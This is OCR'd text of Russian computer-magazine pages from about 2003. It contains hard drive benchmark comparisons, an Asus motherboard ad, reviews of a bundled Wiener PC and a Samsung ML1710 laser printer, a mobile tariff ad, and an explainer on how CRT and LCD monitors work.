Итак, это единственный одноблиновый винчестер в нашем обзоре. Плотность записи - 80 гигабайт на пластину! Время покажет, надежнее ли такие винты. Судя по идеальному DTR, скорее всего, надежнее. Известно, что чем меньше деталей – тем надежнее устройство, поэтому один блин лучше двух! Винт обладает средними скоростными характеристиками, довольно тихий, но сильно греется!




NEXT

Настал час X

P4S533-MX

Pentium4/FSB 533/400 MHz/SiS 651
VIDEO/6 Ch Audio/LAN/USB2.0
2SDRAM+2DDRAM/AGP 4X

X Series

A7V8X-X

Athlon XP/Duron/Barton/Socket A
VIA KT400 /6 Ch Audio/LAN/USB2.0
3DDRAM/AGP 8X

P4BGL-MX

Intel Pentium4/FSB400
Intel 845GL/LAN/USB2.0

P4XP-X

Pentium4/FSB 533/400 MHz
Intel 845D/6 Ch Audio/LAN/USB2.0
2DDRAM+2SDRAM/AGP 4X

P4S8X-X

Pentium4/FSB 533/400 MHz/SiS 648
поддержка HyperTreading/6 Ch Audio
LAN/USB2.0/3DDRAM/AGP 8X


P4S533-X

Pentium4/FSB 533/400 MHz
SiS 645DX/6 Ch Audio/LAN/USB2.0
2DDRAM+2SDRAM/AGP 4X




www.asuscom.ru


Exactly What You Need



Тел: (095) 115-7101
Web: http://www.pirit.com



Тел: (095) 333-5357




Тел: (095) 799-5398
Web: http://www.lizard.ru




Тел: (095) 728-4060
Web: http://www.elst.ru




Тел: (095) 708-22-59
Факс: (095) 708-20-94




Тел: (095) 269-1776
Web: http://ww w.disti.ru




Тел: (095) 745-2999
Web: http://www.citilink.ru

## ТЕСТИРОВАНИЕ HDD С ИНТЕРФЕЙСОМ IDE

test_lab (test_lab@gameland.ru)

### MAXTOR DIAMONDMAX PLUS 9 6Y080L0

- Реальная емкость 76.33 (ГБ);
- Количество дисков 2;
- Количество головок 4;
- Интерфейс Ultra ATA/100;
- Average Seek (ms) 9.4;
- Среднее время ожидания 4.2 мс;
- Объем буферной кэш-памяти 2048 Кб;
- Удар (рабочий режим) 60 G, 2мс;
- Удар (режим хранения) 300 G, 2мс;
- Потребление (Доступ) 12,2 W;
- Потребление (Холостой ход) 7,3 W;
- Шум (Нет занятости) 2.7 белл;
- Шум (Чтение/запись) 3,5 белл.

HDTach показывает вместе с WD Caviar WD800JB и IBM Deskstar 180GXP IC35L090AVV207 лучшие результаты по линейной скорости чтения. Время поиска довольно большое. IOMetr показывает худший результат. Вероятно, алгоритм не самый оптимальный для серверных задач. WinBench дает идеальный график. Показывает низкие результаты на Business и высокие на Hi-End. ATTO показывает картину чуть хуже, чем у IBM.
Один из самых тихих винчестеров на холостом ходу, самый громкий по головкам, но самый тихий в тихом режиме. Резонирует в режиме холостого хода.
Итак, мы имеем не самый быстрый, но самый тихий винчестер с неплохим графиком DTR без зубьев. Мы долго не могли выбрать между IBM Deskstar 180GXP IC35L090AVV207 и MAXTOR diamondMAX plus 9 6Y080L0. Однако посчитали MAXTOR diamondMAX plus 9 6Y080L0 более надежным, судя по графику DTR. Мы бы взяли его себе для домашнего использования. Кстати, покупая MAXTOR diamondMAX plus 9 6Y080L0, также получаешь выигрыш в два гига.










График показывает линейные скорости. Обрати внимание на среднюю (average). Лучше, когда разброс между максимум ом и минимумом небольшой.






График показывает скорость работы с файл-сервером в зависимости от нагрузки. Это основной серверный тест.



Эмуляция офисных приложений.



Время случайного доступа, чем оно меньше, тем быстрее винт справляется с поиском разрозненных блоков данных, что помогает выиграть в серверных тестах.





График показывает скорость работы с WEB-сервером в зависимости от нагрузки. Это вспомогательный серверный тест.



Эмуляция Hi-End приложений.

## ВЫВОДЫ

Винчестеры отличаются не сильно, у всех свои плюсы и минусы, однако выбор сделан!
Для серверных и домашних задач неплохо подходит SAMSUNG SpinPoint P40 SP8004H, он самый надежный, самый холодный, один из самых быстрых на серверных задачах. Но довольно громкий для дома.
Для профессиональных и домашних задач подойдет IBM Deskstar 180GXP IC35L090AVV207, он просто самый-самый быстрый. На серверных задачах и на Hi-End он показал себя с наилучшей стороны. Однако нас смутили зубчики на графике и резонансы. Хотя винт достаточно тихий.
К себе домой мы бы взяли MAXTOR diamondMAX plus 9 6Y080L0. Он самый тихий, надежный (зубчиков нет) и довольно быстрый.

### Напоследок еще о температуре:

Необходимо отметить, что IOmeter - серверный синтетический тест, и он нагружает дисковую подсистему гораздо сильней, чем типичные офисные приложения. Пожалуй, можно сказать, что это максимальная возможная температура для данных дисков при условии хорошего охлаждения. Мы считаем, что охлаждение необходимо, если диск будет активно (непрерывное чтение-запись) использоваться более 10 минут подряд. Исключение можно сделать для Самсунга, у которого температура меньше остальных почти на 10 градусов, и есть шанс, что она не превысит предельного паспортного значения.
То есть, если ты собрался юзать винт на пределе его скоростных возможностей – охлаждай! Кстати, мы выбрали из всех самые холодные винты!



test_lab (test_lab@gameland.ru)




Покупая новый комп, большинство юзеров долго мучаются, закапываясь в кипах прайсов. Даже продвинутые в железном плане перцы иногда по полгода не могут решить, на какой платформе они хотят собирать свою новую машину, с какой видюхой и т.д. Короче, сбор компа - это гимор! И для тех, кто не разбирается (неимоверно сложно сориентироваться в куче технологий и понять, что с чем совместимо), и для тех, кто сечет (хочется, чтоб тачка была просто идеальнейшей, но всегда трудно выбрать что-то конкретное, да еще и чтоб потратиться по минимуму). Для первых обычно все сводится к тому, что чел приходит в магаз, и консультанты собирают ему комп из разного хлама. Для вторых - может быть что угодно, так как неисповедимы пути рандомовские :), но без гимора тоже не обходится.
Облегчить участь таких страдальцев вызвалась компания R.&K., представив свое новое решение - уже собранный и полностью готовый к работе компьютер в одной коробке. Причем под компьютером подразумевается не системный блок, как это чаще всего бывает, а именно полноценный комп, состоящий из монитора, системника, принтера, сканера и всего остального, что может потребоваться. И все в одной коробке (правда, очень большой). Это первый случай подобной поставки компов на нашем рынке, поэтому мы решили протестить сей продукт и выяснить, насколько он хорош. Хотя некоторые плюсы уже очевидны и без тестирования: полная совместимость всего со всем и никакого гимора с дровами.

## КОМПЛЕКТАЦИЯ

Итак, посмотрим, что же находится в этой огромной коробке.
Как видишь, в боксе есть все необходимое для начала интенсивной эксплуатации компьютера. Однако чтобы получить полное представление о его комплектующих, требуется более детальное рассмотрение, чем мы и займемся.
Небольшой, но стильный корпус WorldTop WT U-100 приютил в своем чреве надежную материнскую плату Gigabyte GA-8SIMLH с двухгигагерцовым Pentium4 Celeron на борту, производительности которого хватит для большинства современных задач. Объем оперативки (256 Мб), конечно, не самый впечатляющий, т.к. его может не хватить для серьезного софта и игрушек, но при необходимости всегда можно докупить еще один модуль памяти и не париться по этому поводу. А всему этому разнообразному софту и игрушкам будет где разместиться на винчестере в 40 Gb от Western Digital.
Правда, со встроенной видеокартой особо не наиграешься, зато останется больше времени на работу, учебу и на твои маленькие хацкерские хобби :). Если же без современных гамесов представить свой досуг сложновато, придется задуматься о покупке отдельной видеокарты, исходя из собственных предпочтений и поставленных задач. Сетевая карта Realtek позволит быстро подключиться к сети, а факс-модем D-Link DFM-562IS уже готов для мегатонного скачивания из инета.

### КОНФИГУРАЦИЯ: Wiener W2161

- Корпус WorldTop WT U-100 (MicroATX);
- Процессор Intel Pentium4 Celeron 2 ГГц;
- Материнская плата Gigabyte GA-8SIMLH;
- Оперативная память 256 Mb DDR;
- Винчестер Western Digital WD400EB (40 Гбайт);
- Встроенная видеокарта (SiS 650);
- Встроенная звуковуха (SiS 7012);
- CD-привод Sony 52x (CDU5231);
- Сетевая карта Realtek (RTL8139);
- Дисковод 3,5";
- Сетевая карта Realtek (RTL8139);
- Внутренний факс-модем D-Link DFM-562IS;
- ОС - Microsoft Windows XP Home Edition;
- Обучающие программы "1С".

В наше время жидкокристаллический моник не является диковинкой, да и цена на подобные девайсы уже опустилась до приемлемых отметок. Так что этот выбор сборщиков вполне оправдан, как в ценовом плане, так и в плане безопасности. Ведь на зрении, как известно, экономить не принято, особенно, если за компьютером будет баловаться какой-нибудь киндер.

Принтеры от компании Lexmark хотя и не занимают передовых позиций на рынке, зато имеют очень привлекательную цену. А именно эта модель позволит без особых усилий и материальных затрат распечатывать как рефераты, так и фотографии. Цветной и черно-белый катридж прилагаются.

Компания Mustek всегда славилась своими сканерами, а модель BearPaw 1200CS очередное тому подтверждение. Сканер имеет достойные характеристики и может похвастаться интуитивно понятным управлением, которое легко освоит даже ребенок.


## ПОДКЛЮЧЕНИЕ


Теперь настало время посмотреть, действительно ли этот компьютер полностью готов к работе и не требует никакой установки драйверов, как обещают разработчики. Итак, мышка, клавиатура, сканер и принтер подсоединены к системнику, кабель от монитора воткнут в разъем встроенной видеокарты.
Включаем комп, следует загрузка Windows XP (Home Edition) - все оборудование найдено, драйвера установлены как нужно, единственное исключение - сканер Mustek BearPaw. Для него потребовалась отдельная установка софта и драйверов с фирменного компакта. В общем, приступить к работе с этим компьютером можно без особых усилий за какие-то полчаса, что должно порадовать не очень опытных пользователей.

## ТЕСТЫ

Чтобы получить более наглядное представление о возможностях и производительности WIENER PC BOX, мы подвергли его жестоким пыткам популярными тестами.

PC MARK 2002




Как видно из тестов, производительность этого компьютера находится на достойном уровне, пока дело не доходит до игровых приложений. Как мы уже писали выше, для серьезных игрушек лучше докупить отдельную видеокарту, т.к. мощностей встроенной будет недостаточно в современных хитовых гамесах. А в общем и целом, WIENER PC BOX произвел хорошее впечатление и свою цену (около $1000) он, конечно, оправдывает, поэтому его вполне можно рекомендовать в качестве семейного компьютера.



ТАРИФ
ДЖИН-ТОНИК
0,01* ночью
МТС
Бесплатно
входящие местные звонки с телефонов МТС.
определитель номера.**
детализированный отчет по балансу.
Отсутствие абонентской платы.
Вечерние и ночные скидки на все звонки,
включая областные.
Посекундная тарификация с 1-ой или 61-ой секунды.
Низкая стоимость звонков на областные телефоны .
* Цена за минуту разговора на исходящие местные звонки внутри сети МТС с 0:00 до 7:00 часов ежедневно.
** предложение действует до 30 июня 2003 года ( включительно ).
Все цены приведены без учета НДС и НсП.
Оплата производится в рублях по курсу ЦБ РФ на день осуществления платежа. Лицензия Министерства РФ по связи и информатизации №14665. Товар сертифицирован.

# SAMSUNG ML1710

## Луч лазера в темной царстве

супер вещь!

**Сегодня мы будем апгрейдить такое важное для всех любителей почитать на бумаге чужие исходники устройство, как принтер. В роли рекомендуемого девайса - новенький лазерный принтер Samsung Ml1710.**



Вообще Samsung занялся лазерными принтерами не так давно, и поначалу многие воспринимали их настороженно: новичок на рынке, да к тому же стоили эти принтеры подозрительно дешево. Но как выяснилось со временем, в секторе печатающих устройств компания халтурить не стала, и принтеры показали себя с наилучшей стороны. Доподлинно известен случай, когда лазерник этой фирмы пережил пожар, был полностью залит водой (причем на протяжении нескольких дней) и выжил! Потребовалось всего-то разобрать его и просушить, после чего он прекрасно заработал и работает по сей день. Железное железо, короче :).

Итак, вернемся к нашему экземпляру. Новый лазерник может похвастаться очень неплохими характеристиками. Не hi-end, конечно, но для принтера такого класса и, главное, такой цены лучше некуда. Отличительные особенности принтера - его небольшой размер (размером он со средний струйник) и внутренний лоток для бумаги. Если про преимущества небольших размеров устройства никому ничего объяснять не надо, то про внутренний лоток для бумаги стоит сказать пару слов. Тот, у кого есть лазерник с "верхней" загрузкой бумаги, наверняка сталкивался с проблемой, когда принтер не хочет брать из пачки 1 лист, а берет сразу несколько и безбожно их жует. Это происходит из-за того, что механизм загрузки бумаги открыт, и в него очень легко попадают пыль и грязь, что приводит к сбоям, а то и к выходу из строя. Все принтеры с "нижней" загрузкой этого недостатка лишены, и таких проблем с ними не возникает. Также немаловажно то, что такой способ загрузки бумаги уменьшает габаритные размеры принтера, делая его более компактным и удобным. Лоток данной модели вмещает в себя сразу 250 листов. Принтер имеет неплохой дизайн, все органы управления расположены очень удобно. На нем всего две кнопки - питание и включение/выключение режима онлайн. Кроме этого есть две диагностические лампочки. Девайс подключается к компьютеру по интерфейсу USB 1.1 - старого доброго LPT уже нет, канул в лету (туда ему, тормозному, и дорога). Печатает Samsung Ml1710 очень тихо и довольно быстро: скорость печати - 16 страниц в минуту, время выхода первой страницы - 11 секунд. Сердце принтера - фирменный процессор Samsung с частотой 90 MHz, на борту у него 8 Mb памяти, благодаря чему загрузка данных происходит быстро, даже документы с картинками начинают печататься практически сразу.

Печка разогревается очень быстро, практически сразу после включения принтер готов к работе. Новинка имеет фирменную технологию экономии тонера. С ее помощью можно схалявить до 40 процентов тонера без потери качества. Радует довольно вместительный картридж, он рассчитан на 3000 страниц при 5-процентном заполнении страницы (3000 страниц - это без режима экономии, а с ним будет целых 4200 страниц). Как выяснилось, новорожденный голодный, как собака и готов жрать любую бумагу - Letter, legal, Monarch, com 10, C5, DL, A4, A5, B5. Судя по спецификации, принтер способен работать практически с любой операционкой и на разных платформах. Как и следовало ожидать, поддерживается все семейство мастдаев, наш любимый линукс во всех его проявлениях и, как ни странно, MacOS, начиная с версии 8.6 и старше (включая MacOS X).

Теперь о самом главном - о разрешении. Оно у аппарата составляет 600x600 dpi. Это, конечно, не особо много, но для черно-белого лазерника более чем достаточно. Шпаргалки, напечатанные "восьмерочкой" будут вполне читабельными, а немногочисленные картинки будут смотреться просто здорово.

И напоследок самые скучные характеристики: потребляемая мощность в режиме ожидания - менее 10 Вт, в режиме работы - 280 Вт. Размер - 348x355x193 (ШxГxВ) мм. Рабочий цикл - 15000 страниц в месяц.



# ОКНО В ЦИФРУ

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

## INTROДАКШН

Уже вышло 8 выпусков инсайда, я рассказал тебе о строении и принципах работы основных устройств, тех, что ты используешь в повседневной работе за компьютером. Незаслуженно забыта лишь тема мониторов – а напрасно, ведь это одно из тех устройств, без которых немыслима полноценная работа с компом. Настоящему гику очень важно знать, как устроен и работает монитор, какими принципами следует руководствоваться при покупке нового девайса. Ведь работа с некачественным монитором, в отличие, скажем, от дерьмового винчестера, чревата серьезными проблемами со здоровьем: сперва у тебя вырастет катаракта размером с кулак, а потом – о, ужас! - выпадут все волосы :).

## КАКИЕ БЫВАЮТ МОНИТОРЫ?

Мониторы разделяют по принципам работы на две основные и очень большие группы: ЭЛТ и ЖК. Первые используют для отображения информации Электронно-Лучевую Трубку, что расшифровывает аббревиатуру, в ЖК-мониторах применяются жидкие кристаллы. ЭЛТ-устройства, в свою очередь, делятся по типу видеосигнала на подгруппы – цифровые и аналоговые.


## ЧТО ВНУТРИ У ЭЛТ-МОНИТОРА?

Основная часть такого монитора – это кинескоп. Он представляет собой герметично запаянную колбу, имеющую большую по площади пологую грань – экран и вытянутую трубку. Экран равномерно покрыт с внутренней стороны специальным веществом – люминофором, которое обладает уникальным физическим свойством – оно светится под ударами электронов. На этом и основана работа монитора: внутри вытянутой трубки, расположенной напротив экрана, создается мощное электрическое поле, под действием которого поступающие с модулятора электроны разгоняются до порядочной скорости и с размаху лупят по люминофорному покрытию экрана. Естественно, действия одного электрона недостаточно – необходимо бесчисленное их количество, чтобы человек мог зрительно зафиксировать свечение экрана, т.е. увидеть изображение. От количества электронов в пучке зависит яркость свечения; кроме того, понятно, что если электроны будут попадать в одну точку экрана, толку с такого монитора немного – для отклонения пучка электронов применяют специальные обмотки, которые, создавая электромагнитные поля, отклоняют в требуемом направлении электроны. Любое изображение на мониторе представляется в виде множества независимых дискретных "точек" люминофорного покрытия (стоит заметить, что понятие "точки" вводится не на уровне абстракции, покрытие неоднородно и представляет собой множество триадных точек, состоящих из трех рядом расположенных пятен люминофора для трех основных цветов – красного, синего и зеленого). Формируя изображение, электронный луч _очень_ быстро обходит всю поверхность экрана, передвигаясь по строкам слева направо от верхней строчки к нижней.

В телевизоре управляющий изображением сигнал непрерывен по уровню и во времени – такой сигнал называют аналоговым. В мониторах же может применяться как аналоговый, так и имеющий логическую структуру цифровой сигнал; так уж исторически сложилось, что первыми были цифровые мониторы, аналоговые появились позже.


Покупая плоский монитор, имей в виду, что лишь некоторые модели действительно плоские, т.е. имеют НЕ покатую внутреннюю грань экрана. Существенная часть "плоских" мониторов представляет собой обыкновенные "кругляшки", видимая часть экрана которых выровнена качественным стеклом, что почти не убирает искажений, поэтому обязательно уточни у продавца, действительно ли монитор плоский.

NEXT






Главная печатная плата монитора, здесь размещаются основные разъемы и детали - исключительно, естественно, аналогового толка.



Выводы отклоняющей обмотки крупным планом. Отчетливо видно - пайка говеная, made in China :)



Часть отклоняющей обмотки. Львиную ее долю попросту не видно, я побоялся, что если раскурочу магнит, обратно его потом не соберу :/

Обмотка скрыта от наших глаз этим магнитом, но без него ничего бы не работало

Электронная трубка и разгоняющие обмотки. По этой стеклянной колбе с бешеной скоростью несутся электроны, воздействие которых на люминофор ты наблюдаешь, рассматривая картинку на экране.

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

## АНАЛОГОВЫЕ ЭЛТ-МОНИТОРЫ

Основная причина перехода к аналоговому сигналу заключается в ограниченности отображаемой цифровым дисплеем палитры, поскольку ее расширение возможно лишь увеличением числа конкретных цветов, что вызывает необходимость в использовании нескольких(!) модуляторов на каждой из трех пушек, что стоит слишком дорого – да и глупо это попросту. В результате инженеры нашли выход в использовании аналогового сигнала, который не имеет дискретных значений, и величина напряжения в нем может принимать любое значение в диапазоне от 0 до 0.7 В – вот уже и неограниченная палитра. Впрочем, видеоадаптер может обеспечивать лишь конечное число различаемых градаций уровня сигнала, что накладывает ограничение на палитру всей системы в целом.
Аналоговый видеосигнал передается монитору через 15-контактный трехрядный разъем, для передачи цветовых сигналов используются восемь из пятнадцати проводов, по оставшимся семи передается прочая управляющая информация (биты идентификации видеорежима, ключи для идентификации неполадок и проч.).



Сюда подключается электронная трубка, ее разъемы очень напоминают разъемы электролампы из дедушкиного радиоприемника :)

## ФОРМИРОВАНИЕ ИЗОБРАЖЕНИЯ

Для формирования картинки в дисплее используются специальные управляющие сигналы. Сканируя поверхность экрана, луч движется по зигзагу от левого верхнего угла до правого нижнего. Горизонтальный ход луча реализуется сигналом строчной развертки, вертикальный – кадровой. Перевод луча из крайнего правого положения строки в крайнюю левую точку следующей строчки и из крайней правой позиции последней строки в крайнюю левую точку первой строки осуществляется с помощью сигналов обратного хода.
Создаваемое этим способом изображение кажется нашему мозгу вполне реалистичным, он не может его отличить от "настоящего", реально происходящего действия. А все из-за особенностей нашего несовершенного зрения. Возникновение и прекращение фотохимических реакций в сетчатке глаза в результате получения энергии квантов света происходит отнюдь не мгновенно, а с серьезной задержкой – до одной секунды. Можешь в этом нагядно убедиться – посмотри на яркую лампочку и быстро закрой глаза ладонями – некоторое время ты еще будешь "видеть" яркое пятно, потом оно быстро погаснет – это закончилась реакция в сетчатке. Затем пятно опять появится, но будет уже другим, менее ярким и иным по форме – а это уже наш мозг пытается воспроизвести увиденную в последний момент картинку, чтобы в случае опасности попытаться среагировать адекватным образом. Благодаря этому нашему глюку, воспроизводимая на хорошем мониторе картинка кажется человеку абсолютно реалистичной.
Для формирования цветного изображения в мониторах применяются три разных электронных пушки, каждая их которых отвечает за один из главных цветов: синий, зеленый и красный. Любой другой цвет может быть получен путем смешивания трех основных в различных "пропорциях" – тут подразумевается интенсивность работы той или иной пушки. В соответствии с особенностями человеческого зрения, на внутреннюю поверхность экрана нанесен люминофор трех основных цветов, причем каждый пиксел содержит пятна всех трех люминофоров. По каждому такому пятну с различной интенсивностью лупят электроны, создаваемые суверенными электронными пушками, цвета накладываются друг на друга и создают пиксел того или иного цвета. Чтобы каждая из пушек стреляла только по своим пятнам, применяется специальная светоразделительная маска, обычно представляющая собой пластину из специального металла – инвара с системой отверстий, в точности соответствующих точкам люминофора. Благодаря низкому коэффициенту теплового расширения инвара, стабильность работы такой маски сохраняется даже при нагреве пластины в результате бомбардировки электронами.

## ЖК-МОНИТОРЫ

В последнее время все большую популярность приобретают ЖК-дисплеи, основанные на уникальных свойствах жидких кристаллов. Эти мониторы не в пример компактнее, легче и дороже своих ЭЛТ-конкурентов. Впрочем, цены в последнее время падают все ниже и ниже, делая ЖК-дисплеи доступными рядовому пользователю.
Основным элементов такого дисплея является экран, состоящий из двух пластиковых панелей, между которыми находится слой жидкокристаллического вещества, эти панели принято называть подложками. Как и в ЭЛТ-мониторе, экран ЖК-дисплея представляет собой совокупность жк-ячеек, каждая из которых определяет один пиксел. Однако, в отличие от люминофорного покрытия, здесь ячейка сама не способна генерировать свет – она лишь управляет интенсивностью и частотой проходящего через нее света, выступая в роли управляемого светофильтра. Поэтому жк-дисплеи всегда использую подсветку, чаще всего на базе люминесцентной лампы с холодным катодом, что делает эти дисплеи очень экономными в плане энергопотребления. Молекулы жидкокристаллического вещества, имея вытянутую форму, под воздействием электрического поля приобретают упорядоченное направление, что приводит к появлению эффекта оптической анизотропии, при котором показатель преломления вещества зависит от направления распространения световой волны в этом веществе – очень интересный эффект, который до сих пор полностью не изучен.
Таким образом, в обычном состоянии каждая ячейка прозрачна для света, исходящего от подсветки, но стоит подвести к подложкам напряжение в 3-10 вольт, как ячейка становится непрозрачной – так в общих словах формируется изображение. Вообще, тут все довольно сложно, существует несколько различных запатентованных технологий формирования цветного изображения, но все они работают благодаря этому описанному эффекту.
При выборе жк-монитора следует руководствоваться следующими параметрами. Очень важная величина – поле обзора, характеризуется углами обзора, измеряемыми от перпендикуляра, восстановленного к плоскости экрана. Чем этот параметр больше – тем лучше. Не менее важным параметром является яркость монитора – чем эта величина выше, тем лучше: изображение будет насыщенным, увеличатся углы обзора. Под контрастностью изображения понимается число раз, в которое увеличится его яркость при возрастании уровня сигнала с минимального до максимального, чем параметр выше – тем качественнее монитор и тем приятнее будет им пользоваться. Инерционность – это минимальное время, необходимое для активизации ячейки монитора, чем значение этого параметра меньше, тем лучше.

## ЦИФРОВЫЕ ЭЛТ-МОНИТОРЫ

Эти мониторы уже, в общем-то, ушли в прошлое. Однако я решил затронуть эту тему в образовательных целях – надо же знать, с чего все начиналось :).
